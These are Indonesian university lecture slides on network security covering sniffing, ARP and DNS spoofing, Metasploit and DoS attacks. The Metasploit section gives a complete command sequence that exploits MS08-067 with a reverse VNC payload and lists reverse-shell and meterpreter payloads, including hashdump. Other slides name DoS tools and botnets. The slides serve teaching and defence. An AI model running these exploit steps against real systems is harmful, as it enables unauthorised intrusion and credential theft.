Keamanan Jaringan


22. Sniffing

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Sniffing



SNIFFING

- Sniffing merupakan usaha untuk membaca dan menganalisa paket yang lewat di jaringan menggunakan program packet sniffing
- Mengendus
- penyadapan

Sniffing - Teori

- Mesin yang terhubung ke jaringan dapat mendengarkan semua paket/data di jaringan
- Promiscuous Mode
- Network Interface menangkap semua data
- Termasuk data yang tidak ditujukan kepadanya

Paket/Data yang ditangkap

- Trafik Syslog
- Trafik Web
- Email
- Dll

1. Data
2. Username
3. Password
4. Credit card

- **Satu Jaringan / LAN**

Protokol target

- http
- Pop
- IMAP
- SMTP
- NMTP

- FTP
- Telnet
- Rlogin
- dll

Keamanan Jaringan

23. Teknik Sniffing

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Hardware Protocol Analyzer

- Perangkat monitoring jaringan
- Keysight N2X N5540A
- Keysight E2960B
- Radcom PrismLite Protocol Analyzer
- Fluke Networks Optiview

SPAN Port Cisco

- SPAN Port pada router Cisco
- Mirroring semua paket

Teknik Sniffing

- ARP Spoofing
- MAC Flooding
- DNS Poisoning
- DHCP starvation attack
- Switch Port Stealing
- dll

Mac Flooding

- Membanjiri Switch dengan alamat MAC palsu
- Tabel CAM : Mapping MAC --> Port
- Broadcast

- **Tools**: Macof, Dsniff
- **Defend**: Fitur Cisco Port Security, membatasi Mac Address pd port

DHCP Starvation Attack

- Membanjiri DHCP Server dgn DHCP request
- Korban tidak dapat IP
- Rogue DHCP/ DHCP palsu
- Tools: gobbler, dhcpstarv, yersinia
- Defend: fitur Port Security, fitur DHCP Snooping

Keamanan Jaringan

24. ARP Spoofing

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

ARP Spoofing

- Merubah tabel ARP pada switch
- Menyadap paket yang ditujukan ke komputer korban

- Tools: Cain & Abel, WinARP attacker, Ufasoft Sniff
- Defend:Dynamic ARP Inspection, (DHCP Snooping)
- Deteksi: XArp

MAC Spoofing

- Merubah MAC , Cloning MAC
- Tools: SMAC
- Defend: DHCP Snooping Binding Table, Dynamic ARP Inspection, IP source guard, Enkripsi

- **DNS Poisoning:** Merubah DNS
- Trafik Internet diarahkan ke web palsu
- Defend: DNSSec, SSL, Tabel Static ARP & IP, Enkripsi

Tools Monitoring Trafik Jaringan

- Wireshark
- SteelCentral Packet Analyzer
- TCPdump/Windump
- Capsa Network Analyzer
- OmniPeek Network Analyzer
- Observer
- Sniff-O-Matic
- Colasoft Packet Builder
- RSA NetWitness Investigator
- Wi.Cap Network Sniffer Pro
- FaceNiff

Deteksi Sniffing

- Nmap
- Promqry UI
- IDS
- HP Performance Insight

Keamanan Jaringan

25. Metasploit

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Hacking Like in the movies

- HD Moore
- Defcon 12 – 2004
- exploit frameworks
- Tools untuk menguji keamanan sistem
- http://www.metasploit.com

Glossary

- **Vulnerabilities** celah keamanan yang dapat dieksploitasi
- **exploit** script/kode yang kita kirimkan ke komputer target utk memudahkan kita memasang payload
- **payload** scripts yang kita gunakan untuk menjalankan berbagai perintah di komputer target.

Langkah

- Scanning → celah keamanan
- Pilih sebuah Target
- Pilih sebuah Exploit
- Pilih sebuah Payload
- Jalankan exploit

Payload

- Menambahkan user baru
- Memasang backdoors,
- Menginstall sebuah aplikasi baru pada komputer target
- Mematikan komputer

Setiap Sistem Unik

- Beda operating systems (OS), beda exploit
- Sistem operasi sama tapi beda services, dan proces dibutuhkan serangan yang berbeda
- Perlu memasang exploit yang pas dengan vulnerabilities

Keamanan Jaringan

26. Mencari Celah Keamanan

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Mencari Celah Keamanan

- Mencari celah keamanan
- Nessus atau “Nmap --script vuln”
- Daftar celah keamanan atau patch yang belum dipasang
- Tingkatan Celah keamanan
  - Critical
  - High
  - Medium
  - low

Target

- remote access
- Secure shell (SSH)
- Telnet
- file transfer protocol (FTP)
- PCAnywhere
- virtual network computing (VNC)

Database Celah Keamanan

- Common Vulnerabilities and Exposures (CVE),
- Open Source Vulnerability Database (OSVDB)
- Insecure.org
- *Microsoft patch MS08-067 has not been installed on the target machine*.
- *missing Microsoft patch MS09-001*

Keamanan Jaringan

27. Payload

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Msfconsole

- msfconsole :
- number of exploits,
- payloads,
- encoders,
- msfupdate
- search ms08-067

Pilih Payload

- use exploit/windows/smb/ms08_067_netapi
- show payloads
- set payload windows/vncinject/reverse_tcp
- set RHOST 192.168.18.131 : RHOST alamat IP Target
- set LHOST 192.168.18.130 : LHOST (local host) alamat IP Penyerang
- show options
- exploit

Langkah penyerangan

1. Jalankan Metasploit melalui terminal : msf> msfconsole
2. Jalankan perintah “search” untuk mencari exploits yang sesuai dengan celah keamanan pada komputer target
   msf> search cve (celah keamanan)/service yg tersedia
3. Gunakan perintah “use” untuk memilih exploit
4. msf> use exploit_name
5. Gunakan perintah “show payloads” untuk menampolkan payload yang bisa digunakan
6. msf> show payloads

Langkah memilih payload

7. Gunakan perintah “set” untuk memilih payload:
   msf> set nama_payload
8. Gunakan perintah “show options” untuk menampilkan pilihan yang tersedia
   msf> show options
9. Jalankan perintah “set” untuk memilih opsi yang tersedia
10. msf> set pilihan_opsi
11. Jalankan perintah “exploit” untuk menjalankan exploit
12. msf> “exploit”

Jenis Payload

Windows/adduser	Tambah user
Windows/exec	Jalankan file .exe
Windows/shell_bind_tcp	Menjalankan shell di komputer target
Windows/shell_reverse_tcp	
Windows/meterpreter/bind_tcp	installs meterpreter
Windows/Meterpreter/reverse_tcp	
Windows/vncinject/bind_tcp	Install vnc
Windows/vncinject/reverse_tcp	

Meterpreter

- Windows cmd.exe; Linux /bin/sh
- migrate
- cat
- download
- upload
- edit
- execute
- Kill

- cd”,
- “ls”,
- “ps”,
- “shutdown”,
- “mkdir”,
- “pwd”,
- “ifconfig”
- hashdump

Keamanan Jaringan

28. DoS Attack

Setia Juli Irzal Ismail

D3 Teknologi Komputer – Fakultas Ilmu Terapan

Telkom University.

Denial of Service

- serangan dengan cara menghabiskan sumber daya (*resource*)
- tidak dapat menjalankan fungsinya dengan benar
- Lemot/ down
- Availability
- Caranya: membanjiri dengan data

Jenis DoS

- Bandwidth Flooding
- Syn Flooding
- Icmp Flooding
- Peer-to-peer Attack
- Application level Flood Attack
- Permanen DoS Attack
- Distributed Reflection DoS (DrDoS)

Tools Dos

- Pandora Toolkit
- Dereil, Hoic
- DosHttp, BanglaDos
- Andosid
- LOIC

DDoS

- Distributed Denial of Service
- Serangan DoS secara serentak, bersama-sama, terkoordinir
- Banyak penyerang
- Satu Target
- Botnet
- Blackshades NET,Chytosia Botnet, AndromedaBot, PlugBot,

Penanganan DoS

- Penambahan Resource → load balancing
- Matikan Layanan
- Alihkan Trafik → Honeypot
- Drop request
- Firewall
- IDS

Terima Kasih

Materi Berikutnya:

Keamanan Wireless